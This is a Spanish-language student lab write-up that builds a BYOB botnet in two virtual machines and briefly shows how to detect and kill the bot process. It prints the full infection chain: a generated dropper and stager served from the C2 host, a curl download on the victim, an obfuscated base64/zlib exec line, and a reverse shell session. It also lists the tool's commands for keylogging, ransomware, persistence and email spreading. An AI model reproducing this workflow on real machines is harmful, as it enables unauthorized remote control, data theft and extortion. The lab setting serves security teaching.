

# CASO PRÁCTICO: Operación Cibernética:

## Desvelando los Secretos de BYOB

Introducción a la Misión: Bienvenido a la "Operación Cibernética", una aventura emocionante en la que te convertirás en un maestro de la ciberseguridad y la inteligencia artificial. Tu misión, si decides aceptarla, es sumergirte en el oscuro mundo de las botnets utilizando BYOB (Build Your Own Botnet), una herramienta de código abierto para entender y contrarrestar las tácticas de los cibercriminales. Prepárate para desplegar habilidades de espionaje digital, desenmascarar el funcionamiento de las botnets y fortalecer las defensas contra el malware. ¡Pero recuerda, con gran poder viene una gran responsabilidad!

### Pasos para Resolver la Actividad:

#### Parte 1: Configuración de BYOB

##### Instalación de BYOB:

Visita el repositorio oficial de BYOB en GitHub.

Clona el repositorio: `git clone https://github.com/malwaredllc/byob.git`.

Instala las dependencias requeridas como se indica en la documentación.

Construcción de una Botnet:

Sigue las instrucciones del repositorio para construir tu botnet de manera segura y ética en un entorno controlado.

#### Parte 2: Análisis de Malware

Clasificación y Análisis Estático:

WinMD5: Descarga [WinMD5](#) y obtén el hash MD5 del archivo malicioso.

VirusTotal: Sube el hash a VirusTotal para identificar el tipo de malware.

BindText: Utiliza [BindText](#) para buscar cadenas de texto en el ejecutable.

PEiD: Emplea PEiD para detectar ofuscación y empaquetamiento.

Herramientas de Análisis de Archivos Ejecutables: Investiga el formato y la estructura del fichero usando PEViewer, [Dependency Walker](#), [PEStudio](#), Procdump y Resource Hacker.

Análisis Dinámico o de Comportamiento:

Prepara un entorno seguro con VMware Player o [VirtualBox](#) con la máquina virtual proporcionada.

Configura la tarjeta de red en modo aislado (HOST ONLY).

Ejecuta el malware y monitorea usando Process Explorer, Process Monitor, Strings y Notepad.


#### Parte 3: Documentación y Análisis

Prepara tu Informe: Sigue el esquema proporcionado para crear un informe detallado y estructurado.


Incluye capturas de pantalla de cada herramienta utilizada y los resultados obtenidos.

Responde a las preguntas planteadas sobre el hash MD5, el punto de entrada, referencias DLL, compresión, indicadores sospechosos, observaciones en Process Explorer, modificaciones de cadenas, archivos creados y propósito del malware.

Empezamos el proyecto descargándonos dos máquinas virtuales Ubuntu Cliente y Servidor de acuerdo con las instrucciones de la práctica:




Seguimos entrando en la máquina servidor y accediendo como root para clonar el repositorio de byob:




The screenshot shows a terminal window titled "root@server-VirtualBox: /home/server/byob/byob/modules/clients/droppers". The user is prompted to run a command as administrator (user "root"), use "sudo <command>". See "man sudo\_root" for details. The user enters "server@server-VirtualBox:~\$ sudo su". The prompt changes to "root@server-VirtualBox:~#". The user enters "git clone https://github.com/malwaredlc/byob.git". The terminal shows the error "No se ha encontrado la orden «git», pero se puede instalar con:". The user enters "apt install git". The terminal shows the output: "Leyendo lista de paquetes... Hecho", "Creando árbol de dependencias... Hecho", "Leyendo la información de estado... Hecho", "Se instalarán los siguientes paquetes adicionales:", "git-man liberror-perl", "Paquetes sugeridos:", "git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb", "git-cvs git-mediawiki git-svn", "Se instalarán los siguientes paquetes NUEVOS:", "git git-man liberror-perl", "0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 0 no actualizados.", "Se necesita descargar 4.147 kB de archivos.", "Se utilizarán 21,0 MB de espacio de disco adicional después de esta operación.", "¿Desea continuar? [S/n] S", "Des:1 http://es.archive.ubuntu.com/ubuntu jammy/main amd64 liberror-perl all 0.17029-1 [26,5 kB]".

Como se ve no teníamos git instalada en la máquina Ubuntu, que es necesaria para clonar el repositorio necesario, por lo que la instalamos y procedemos con el comando anterior:



The screenshot shows a terminal window titled "root@server-VirtualBox: /home/server/byob/byob/modules/clients/droppers". The user enters "git clone https://github.com/malwaredlc/byob.git". The terminal shows the output: "Clonando en 'byob'...", "remote: Enumerating objects: 6533, done.", "remote: Counting objects: 100% (3/3), done.", "remote: Compressing objects: 100% (3/3), done.", "remote: Total 6533 (delta 0), reused 1 (delta 0), pack-reused 6530", "Recibiendo objetos: 100% (6533/6533), 38.59 MiB | 15.76 MiB/s, listo.", "Resolviendo deltas: 100% (2957/2957), listo."

Ahora nos aseguramos de cumplir con los requisitos del repositorio para crear nuestra botnet. Para ello miramos lo que pone en el txt y la ip de nuestra máquina, que será necesaria más adelante:



your OS environment, and some cases are covered in the following sections.

6

7 **Linux**

8 Problems that can occur when installing BYOB in a Unix environment are, for example, missing packages or tools required to build these packages. Of course, you need to install Python3, to run the code, and Pip, to install the packages. Some of these require `_CMake_` to be installed, along with other system build tools. The following bash commands do essentially the same thing as the `_setup.py_` file but should cover all possible failure scenarios. Suppose we are root users.

9

10 `bash`

11 `$ git clone https://github.com/malwaredllc/byob.git`

12 `$ cd byob/byob/`

13 # First, Python3

14 `$ apt install python3.6 # 3.7, 3.8, 3.9 should also work`

15 # Pip and OpenCV are also required

16 `$ apt install python3-pip python3-opencv`

17 # Tools to compile some packages like cryptonight and pyrx

18 `$ apt install cmake build-essential python3-dev`

19 # Upgrade Pip and install its tools

20 `$ python3 -m pip install --upgrade pip setuptools wheel`

21 # Finally, install all the requirements

22 `$ python3 -m pip install -r requirements.txt`

23 # Try if everything worked

24 `$ python3 server.py --version`

25 # Should print a float number (0.5, for example)

26 `'''`

27

28 **macOS**

29 macOS belongs to the Unix-BSD family, so there are not many differences from what is covered in the Linux section. Instead of apt, suppose to use [Brew](<https://github.com/Homebrew/brew>) as package manager.

30 `'''bash`

31 `$ git clone https://github.com/malwaredllc/byob.git`

32 `$ cd byob/byob/`

33 # Update Brew formulas

34 `$ brew update`

35 # Install latest Python3 version, along with Pip

Markdown Anchura del tabulador: 8 Ln 1, Col 1 INS

Ya con todos los requisitos instalados accedemos al directorio de byob y ejecutamos el comando de la práctica para crear nuestro cliente usando la ip de nuestra máquina:

```
root@server-VirtualBox: /home/server/byob/byob
root@server-VirtualBox:/home/server/byob/byob# python3 client.py --name botIncibe.py 192.168.1.41 2000

      88      88
      88      88
      88      88
88,dPPYba, 8b   d8  ,adPPYba, 88,dPPYba,
88P'   "8a  '8b   d8' a8"    "8a 88P'   "8a
88      d8  '8b   d8' 8b     d8 88      d8
88b,   ,a8"  '8b,d8'  "8a,   ,a8" 88b,   ,a8"
8Y"Ybbd8" '   Y88'   "'YbbdP"' 8Y"Ybbd8" '
           d8'
           d8'

[>] Modules
      Adding modules... (4 modules added to client)

[>] Imports
      Adding imports... -(31 imports from 4 modules)

[>] Payload
      Uploading payload... -(hosting payload at: http://192.168.1.41:2001/clients/payloads/ez9.py)

[>] Stager
      Uploading stager... -(hosting stager at: http://192.168.1.41:2001/clients/stagers/ez9.py)

[>] Dropper
      Writing dropper... (351 bytes written to /modules/clients/droppers/botIncibe.py)
root@server-VirtualBox:/home/server/byob/byob#
```

Para pasar este archivo a otra máquina e infectarla accedemos a droppers dentro de byob y creamos un servidor con el archivo virus:

```
root@server-VirtualBox:/home/server/byob/byob# cd modules/clients/droppers
root@server-VirtualBox:/home/server/byob/byob/modules/clients/droppers# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Ahora entramos en la máquina a infectar y nos descargamos el fichero malicioso del servidor creado en la máquina server:

```
root@client-VirtualBox: /home/client
client@client-VirtualBox:~$ sudo su
root@client-VirtualBox:/home/client# curl 192.168.1.41:8080/botIncibe.py -o botIncibe.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  351  100   351    0     0    20104      0 --:--:-- --:--:-- --:--:-- 20647
root@client-VirtualBox:/home/client#
```

Lo siguiente es prepararse para poner en marcha el ataque. Esperamos desde el directorio de byob principal ejecutando el server.py:

```
root@server-VirtualBox: /home/server/byob/byob

[>] Stager
    Uploading stager... -(hosting stager at: http://192.168.1.41:2001/clients/stagers/ez9.py)

[>] Dropper
    Writing dropper... (351 bytes written to /modules/clients/droppers/botIncibe.py)
root@server-VirtualBox:/home/server/byob/byob# cd modules/clients/droppers
root@server-VirtualBox:/home/server/byob/byob/modules/clients/droppers# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.67 - - [08/Apr/2024 11:30:16] "GET /botIncibe.py HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@server-VirtualBox:/home/server/byob/byob/modules/clients/droppers# cd ../../..
root@server-VirtualBox:/home/server/byob/byob# python3 server.py --port 2000

88                                     88
88                                     88
88                                     88
88,dPPYba,  8b      d8  ,adPPYba,  88,dPPYba,
88P'   "8a `8b      d8'  a8"      "8a 88P'   "8a
88      d8 `8b      d8'  8b      d8 88      d8
88b,    ,a8"    `8b,d8'  "8a,    ,a8" 88b,    ,a8"
8Y"Ybbd8"'      Y88'    "YbbdP"'  8Y"Ybbd8"'
                        d8'
                        d8'

[?] Hint: show usage information with the 'help' command
[root @ /home/server/byob/byob]>
```

Mientras tanto vamos ejecutando el archivo malicioso en el cliente:

```
root@client-VirtualBox:/home/client# python3 botIncibe.py & [1] 1937
[1] 2570
[1]: orden no encontrada
root@client-VirtualBox:/home/client# <string>:6: DeprecationWarning: the imp module is deprecated in
favour of importlib and slated for removal in Python 3.12; see the module's documentation for alterna
tive uses
Traceback (most recent call last):
  File "/home/client/botIncibe.py", line 5, in <module>
    exec(eval(marshal.loads(zlib.decompress(base64.b64decode(b'eJwrdWRgYCGtyskvSM3TUM8oKSmw0tc3tDTSMz
Sz0DPUMzG0MjiWMNRPzslMzSsp1i8uSUXPLSrWT62y1CuoVNFUK0pNTNHQBADHTBTN')))))
  File "<string>", line 58, in <module>
  File "<string>", line 55, in run
  File "<string>", line 264, in <module>
ModuleNotFoundError: No module named 'numpy'
^C
[1]+  Salida 1                  python3 botIncibe.py
```

Aquí tuvimos problemas ya que no teníamos instaladas en esta máquina las librerías necesarias para ejecutar el archivo. Así pues, instalamos todo lo necesario, desde pip hasta numpy y volvemos a ejecutar:



```
root@client-VirtualBox: /home/client

root@client-VirtualBox:/home/client# apt install python3-pip
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  binutils binutils-common binutils-x86-64-linux-gnu build-essential dpkg-dev fakeroot g++ g++-11
  gcc gcc-11 javascript-common libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan6 libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0
  libcrypt-dev libctf-nobfd0 libctf0 libdpkg-perl libexpat1-dev libfakeroot libfile-fcntllock-perl
  libgcc-11-dev libitm1 libjs-jquery libjs-sphinxdoc libjs-underscore liblsan0 libnsl-dev
  libpython3-dev libpython3.10-dev libstdc++-11-dev libtirpc-dev libtsan0 libubsan1 linux-libc-dev
  lto-disabled-list make manpages-dev python3-dev python3-distutils python3-setuptools
  python3-wheel python3.10-dev rpcsvc-proto zlib1g-dev
Paquetes sugeridos:
  binutils-doc debian-keyring g++-multilib g++-11-multilib gcc-11-doc gcc-multilib autoconf
  automake libtool flex bison gcc-doc gcc-11-multilib gcc-11-locales apache2 | lighttpd | httpd
  glibc-doc git bzr libstdc++-11-doc make-doc python-setuptools-doc
Se instalarán los siguientes paquetes NUEVOS:
  binutils binutils-common binutils-x86-64-linux-gnu build-essential dpkg-dev fakeroot g++ g++-11
  gcc gcc-11 javascript-common libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan6 libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0
  libcrypt-dev libctf-nobfd0 libctf0 libdpkg-perl libexpat1-dev libfakeroot libfile-fcntllock-perl
  libgcc-11-dev libitm1 libjs-jquery libjs-sphinxdoc libjs-underscore liblsan0 libnsl-dev
  libpython3-dev libpython3.10-dev libstdc++-11-dev libtirpc-dev libtsan0 libubsan1 linux-libc-dev

Configurando libstdc++-11-dev:amd64 (11.4.0-1ubuntu1~22.04) ...
Configurando zlib1g-dev:amd64 (1:1.2.11.dfsg-2ubuntu9.2) ...
Configurando gcc-11 (11.4.0-1ubuntu1~22.04) ...
Configurando g++-11 (11.4.0-1ubuntu1~22.04) ...
Configurando gcc (4:11.2.0-1ubuntu1) ...
Configurando libpython3.10-dev:amd64 (3.10.12-1~22.04.3) ...
Configurando python3.10-dev (3.10.12-1~22.04.3) ...
Configurando g++ (4:11.2.0-1ubuntu1) ...
update-alternatives: utilizando /usr/bin/g++ para proveer /usr/bin/c++ (c++) en modo automático
Configurando build-essential (12.9ubuntu3) ...
Configurando libpython3-dev:amd64 (3.10.6-1~22.04) ...
Configurando python3-dev (3.10.6-1~22.04) ...
Procesando disparadores para man-db (2.10.2-1) ...
Procesando disparadores para libc-bin (2.35-0ubuntu3.6) ...
root@client-VirtualBox:/home/client# pip install numpy
Collecting numpy
  Downloading numpy-1.26.4-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (18.2 MB)
    18.2/18.2 MB 8.1 MB/s eta 0:00:00
Installing collected packages: numpy
Successfully installed numpy-1.26.4
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.py
pa.io/warnings/venv
root@client-VirtualBox:/home/client#

root@client-VirtualBox:/home/client# python3 botIncibe.py &
[1] 5486
root@client-VirtualBox:/home/client# <string>:6: DeprecationWarning: the imp module is deprecated in
favour of importlib and slated for removal in Python 3.12; see the module's documentation for alterna
tive uses
```

Al ejecutarlo ya tendremos acceso desde el servidor a la máquina infectada (aparece una nueva conexión establecida):

```
root@server-VirtualBox: /home/server/byob/byob
root@server-VirtualBox:/home/server/byob/byob# cd modules/clients/droppers
root@server-VirtualBox:/home/server/byob/byob/modules/clients/droppers# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.67 - - [08/Apr/2024 11:30:16] "GET /botIncibe.py HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@server-VirtualBox:/home/server/byob/byob/modules/clients/droppers# cd ../../..
root@server-VirtualBox:/home/server/byob/byob# python3 server.py --port 2000

88                                     88
88                                     88
88                                     88
88,dPPYba, 8b      d8 ,adPPYba, 88,dPPYba,
88p' "8a `8b      d8' a8"    "8a 88p'    "8a
88      d8      `8b      d8' 8b      d8 88      d8
88b,    ,a8"    `8b,d8'    "8a,    ,a8" 88b,    ,a8"
8Y"Yb bd8"      Y88'      "Yb bd8" 8Y"Yb bd8"
      d8'
      d8'

[?] Hint: show usage information with the 'help' command
[root @ /home/server/byob/byob]>

[+] New Connection: 192.168.1.67
    Session: 0
    Started: Mon Apr  8 11:46:15 2024
[root @ /home/server/byob/byob]> 
```

Miramos las sesiones abiertas para poder acceder al ordenador infectado y al averiguarlo entramos en él y divagamos un poco. Empezamos echando un vistazo a la configuración de la ips asociadas a la máquina, realizamos varios echo para asegurarnos de que la conexión funciona y comprobamos qué más cosas podemos hacer con ayuda del comando help. Gracias a esta última acción nos damos cuenta de que tenemos el control total y absoluto de la máquina infectada, convirtiéndola en otro posible punto de infección para seguir ampliando nuestra botnet.



```
Actividades Terminal 8 de abr 11:50
root@server-VirtualBox: /home/server/byob/byob

[+] New Connection: 192.168.1.67
Session: 0
Started: Mon Apr 8 11:46:15 2024

[root @ /home/server/byob/byob]> sessions

0
public_ip      83.33.215.137
local_ip      127.0.1.1
platform      linux
mac_address   43:30:6A:DA:30:BD
architecture  64
username      root
administrator True
device        client-VirtualBox
owner         None
latitude      40.4165
longitude     -3.7026
uid           34f6d8a4f8d7d8033f308f5dd6af0b22
joined        2024-04-08 11:46:16.111432
online        True
sessions      True
last_online   2024-04-08 11:46:16.111621

[root @ /home/server/byob/byob]>shell 0

Starting Reverse TCP Shell w/ Session 0...

[ 0 @ /home/client ]>ifconfig
[ 0 @ /home/client ]>ifconfig
[ 0 @ /home/client ]>ip link show

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 08:00:27:95:9b:c6 brd ff:ff:ff:ff:ff:ff

[ 0 @ /home/client ]>

root@server-VirtualBox: /home/server/byob/byob

[ 0 @ /home/client ]>echo A
A

[ 0 @ /home/client ]>bg 0
[ root @ /home/server/byob/byob]>help

      command <arg>      description
-----
abort                    abort execution and self-destruct
bg [id]                  background a session (default: the current session)
broadcast <command>      broadcast a task to all active sessions
cat <path>               display file contents
cd <path>                change current working directory
clients                  show all clients that have joined the server
debug <code>             run python code directly on server (debugging MUST be enabled)
escalate                 attempt uac bypass to escalate privileges
eval <code>              execute python code in current context
execute <path> [args]    run an executable program in a hidden process
exit                     quit the server
help [cmd]               show usage help for commands and modules
icloud                   check for logged in icloud account on macos
keylogger [mode]         log user keystrokes
kill <id>                end a session
load <module> [target]   remotely import a module or package
ls <path>                list the contents of a directory
miner <url> <user> <pass> run cryptocurrency miner in the background
options                  show currently configured settings
outlook <option> [mode]  access outlook email in the background
packetsniffer [mode]     capture traffic on local network
passive                  keep client alive while waiting to re-connect
persistence <add/remove> [method] establish persistence on client host machine
portscanner <target>     scan a target host or network to identify
process <block/monitor>  block process (e.g. antivirus) or monitor process
pwd                      show name of present working directory
query <statement>        query the SQLite database
ransom [id]              encrypt client files & ransom encryption key for a Bitcoin payment
restart [output]          restart the shell
results [id]              display all completed task results for a client (default: all clients)
screenshot               capture a screenshot from host device
```

La infección ya ha sido realizada. Ahora toca averiguar como detenerla y proteger nuestro ordenador. Sospechamos que algo va mal y decidimos ver los procesos activos de nuestra máquina:

```
Actividades Terminal 8 de abr 11:56 root@client-VirtualBox: /home/client

for removal in Python 3.12; see the module's documentation for alternative uses
^C
root@client-VirtualBox:/home/client# ps ax
  PID TTY          STAT       TIME COMMAND
    1 ?        Ss          0:02 /sbin/init splash
    2 ?        S           0:00 [kthreadd]
    3 ?        I<          0:00 [rcu_gp]
    4 ?        I<          0:00 [rcu_par_gp]
    5 ?        I<          0:00 [slub_flushwq]
    6 ?        I<          0:00 [netns]
   11 ?        I<          0:00 [mm_percpu_wq]
   12 ?        I           0:00 [rcu_tasks_kthread]
   13 ?        I           0:00 [rcu_tasks_rude_kthread]
   14 ?        I           0:00 [rcu_tasks_trace_kthread]
   15 ?        S           0:00 [ksoftirqd/0]
   16 ?        I           0:01 [rcu_preempt]
   17 ?        S           0:00 [migration/0]
   18 ?        S           0:00 [idle_inject/0]
   19 ?        S           0:00 [cpuhp/0]
   20 ?        S           0:00 [cpuhp/1]
   21 ?        S           0:00 [idle_inject/1]
   22 ?        S           0:00 [migration/1]
   23 ?        S           0:00 [ksoftirqd/1]
   25 ?        I<          0:00 [kworker/1:0H-events_highpri]
   26 ?        S           0:00 [cpuhp/2]
   27 ?        S           0:00 [idle_inject/2]
   28 ?        S           0:00 [migration/2]
   29 ?        S           0:00 [ksoftirqd/2]
   31 ?        I<          0:00 [kworker/2:0H-kblockd]
   32 ?        S           0:00 [kdevtmpfs]
   33 ?        I<          0:00 [inet_frag_wq]
   35 ?        S           0:00 [kauditd]
   36 ?        S           0:00 [khungtaskd]
   37 ?        S           0:00 [oom_reaper]
   39 ?        I<          0:00 [writeback]
   40 ?        S           0:00 [kcompactd0]
   41 ?        SN          0:00 [ksmd]
   42 ?        SN          0:00 [khugepaged]
   43 ?        I<          0:00 [kintegrityd]
   44 ?        I<          0:00 [kblockd]
```

Son demasiados, por lo que los filtramos por archivos Python:

```
root@client-VirtualBox:/home/client# ps ax | grep python
 592 ?        Ss          0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
 692 ?        Ssl         0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutd
own --wait-for-signal
 5486 pts/1    Sl          0:07 python3 botIncibe.py
 6805 pts/1    S+          0:00 grep --color=auto python
root@client-VirtualBox:/home/client#
```

Encontramos un proceso proveniente de un archivo sospechoso botIncibe.py, por lo que lo eliminamos:

```
Para más información vea ps(1).
root@client-VirtualBox:/home/client# ps ax | grep python
 592 ?        Ss          0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
 692 ?        Ssl         0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutd
own --wait-for-signal
 5486 pts/1    Sl          0:07 python3 botIncibe.py
 6805 pts/1    S+          0:00 grep --color=auto python
root@client-VirtualBox:/home/client# kill 5486
root@client-VirtualBox:/home/client#
```

Comprobamos que efectivamente se ha perdido la conexión a la máquina desde el servidor:

```
Actividades Terminal 8 de abr 12:00
root@server-VirtualBox: /home/server/byob/byob

spread <gmail> <password> <URL email list> activate worm-like behavior and begin spreading client via email
stop <job> stop a running job
tasks [id] display all incomplete tasks for a client (default: all clients)
upload [file] upload file from client machine to the c2 server
webcam <node> capture image/video from the webcam of a client device
wget <url> download file from url

[root @ /home/server/byob/byob]>sessions
0
